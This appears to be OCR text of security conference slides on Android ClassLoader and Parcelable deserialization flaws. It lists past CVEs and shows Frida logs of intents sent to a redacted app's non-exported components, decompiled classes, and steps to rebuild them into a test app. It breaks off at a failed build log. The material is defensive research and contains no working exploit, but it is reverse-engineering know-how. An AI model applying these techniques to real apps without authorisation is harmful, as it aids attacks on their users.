My other ClassLoader Is Your ClassLoader

Dimitrios Valsamaras

Microsoft Threat Intelligence

About Me

- Engaged in computer security since 2002
- Focus on Mobile Security for the last 6 years
- Senior Security Researcher @Microsoft

/Ch0pin

@Ch0pin

/in/valsamaras


Outline

- ❑ Basic Concepts
- ❑ Common security issues
- ❑ How it started …
- ❑ How it was going…
- ❑ How it ended
- ❑ Showcases
- ❑ Takeaways

Basic Concepts

ClassLoader Concepts

Types




Basic Concepts


Dalvik VM

ART

d8(.class) → .dex → .apk



Parcelables & Serializables




Parcelables & Serializables

Obtained

Recycled

```
public class MyParcelable implements Parcelable {
    private int mData;

    public int describeContents() {
        return 0;
    }

    public void writeToParcel(Parcel out, int flags) {
        out.writeInt(mData);
    }

    public static final Parcelable.Creator<MyParcelable> CREATOR
            = new Parcelable.Creator<MyParcelable>() {
        public MyParcelable createFromParcel(Parcel in) {
            return new MyParcelable(in);
        }

        public MyParcelable[] newArray(int size) {
            return new MyParcelable[size];
        }
    };

    private MyParcelable(Parcel in) {
        mData = in.readInt();
    }
}
```

Known Issues



CVE-2014-7911 (Jan Horn)

android.os.BinderProxy


CVE-2015-3825 (Peles & Hay)

OpenSSLX509Certificate

CVE-2017-0806 (M. Bednarski)

CVE-2021-0928 (M. Bednarski

How it started



How it started

Hello ?

Hey! I'm here. How can I help you further?


write a Frida script to intercept android intents

How it started

```
[+] New Intent: Intent { cmp=com                                RxActivity (has extras) }
        \_getAction, name: , null
        \_getStringExtra, name: marked_as_dumped, null
        \_getExtras, name: , Bundle[{custom_transition=false, com.                    rActivity#portrait_lock=true, fragment_class=com.                                enter.fragments.
ContactFlowFragment, fragment_args=Bundle[{mav          g=ContactFlowArgs(requestMetadata=null, requestInput=null, requestFlowType=null, requestCallId=null, reservationCode=null, sea
rchKey=null, roleOnEntry=GUEST, entryUri=https://www.                    s?entry=GUEST_PROFILE_SAFETY&role=guest, entry=null)}], marked_as_dumped_internal=173150430273, navigat
ion_instance=c2e17f95-f762-47c0-978f-031c1391dd65, require_login=true}]
Intent { cmp=com.                              xActivity (has extras) }
(The intent is targeting a NON EXPORTED component)
        \_Extras:
                (Boolean) custom_transition = false
                (Boolean) com.                              rActivity#portrait_lock = true
                (String) fragment_class = com.                                enter.fragments.ContactFlowFragment
                (Bundle) fragment_args = Bundle[{m          :arg=ContactFlowArgs(requestMetadata=null, requestInput=null, requestFlowType=null, requestCallId=null, reservationCode=nul
l, searchKey=null, roleOnEntry=GUEST, entryUri=https://www.                    s?entry=GUEST_PROFILE_SAFETY&role=guest, entry=null)}]
                (String) marked_as_dumped_internal = 173150430273
                (String) navigation_instance = c2e17f95-f762-47c0-978f-031c1391dd65
                (Boolean) require_login = true
        \_Flags: 0x0
```


Parcelable

https://<trusted-host>



https://github.com/Ch0pin/medusa

How it was going...



How it was going...

```
package com.[redacted].android.feat.payments.guestwallet.nav;

/* loaded from: classes3.dex */
public final class b implements android.os.Parcelable {
    public static final android.os.Parcelable.Creator<com.[redacted]android.feat.payments.guestwallet.nav.b> CREATOR = new java.lang.Object();
    private final java.lang.Boolean success;

    public b(java.lang.Boolean bool) {
        this.success = bool;
    }

    @Override // android.os.Parcelable
    public final int describeContents() {
        return 0;
    }
```


Let's reconstruct the class

How it was going...


```
package ur1;

/* loaded from: classes3.dex */
public abstract class a implements android.os.Parcelable {
    private final boolean broadcastShareChannelInfo;
    private final ur1.d chinaSharingEntryInfo;
    private final z24.a deeplinkEntryPoint;
    private final h14.a deeplinkItemType;
    private final java.lang.String previewContent;
    private final java.lang.String previewImage;
    private final java.lang.String titleOverride;
```

```
public final class d {
    public static final ur1.c ɾ;
    public static final ur1.d ɻ;
    public static final ur1.d ʋ;
    public static final ur1.d ıı;
    public static final ur1.d ı!;
    public static final ur1.d ʊ;
    public static final ur1.d ϟ;
    public static final ur1.d ς;
    public static final /* synthetic */ ur1.d[] ғ;
    public final java.lang.String !ı;
    public final h14.a !ı;
    public final z24.a ıı;
    public final ur1.b ı!;
    public final java.lang.String ɬ = null;
```

```
package h14;

/* loaded from: classes6.dex */
public enum a {
    Home(1),
    Experience(2),
    Story(3),
    Guidebook(4),
    Place(5),
    Detour(6),
    Itinerary(7),
    Wishlist(8),
    Referral(9),
    HostReferral(10),
```



How it was going...



✓ Get the dex/apk files

✓ Use dex 2 jar


Import the jar to the project

How it was going...

How it was going...

- **Build TestAppp:** failed At 11/11/2024, 19 sec, 209 ms
  - Download info
  - :app:checkDebugDuplicateClasses 234 ms
  - :app:desugarDebugFileDependenc 16 sec, 119 ms
  - :app:compileDebugJavaWithJavac 5 sec, 239 ms
  - :app:dexBuilderDebug 10 errors 426 ms
  - Duplicate class found

```
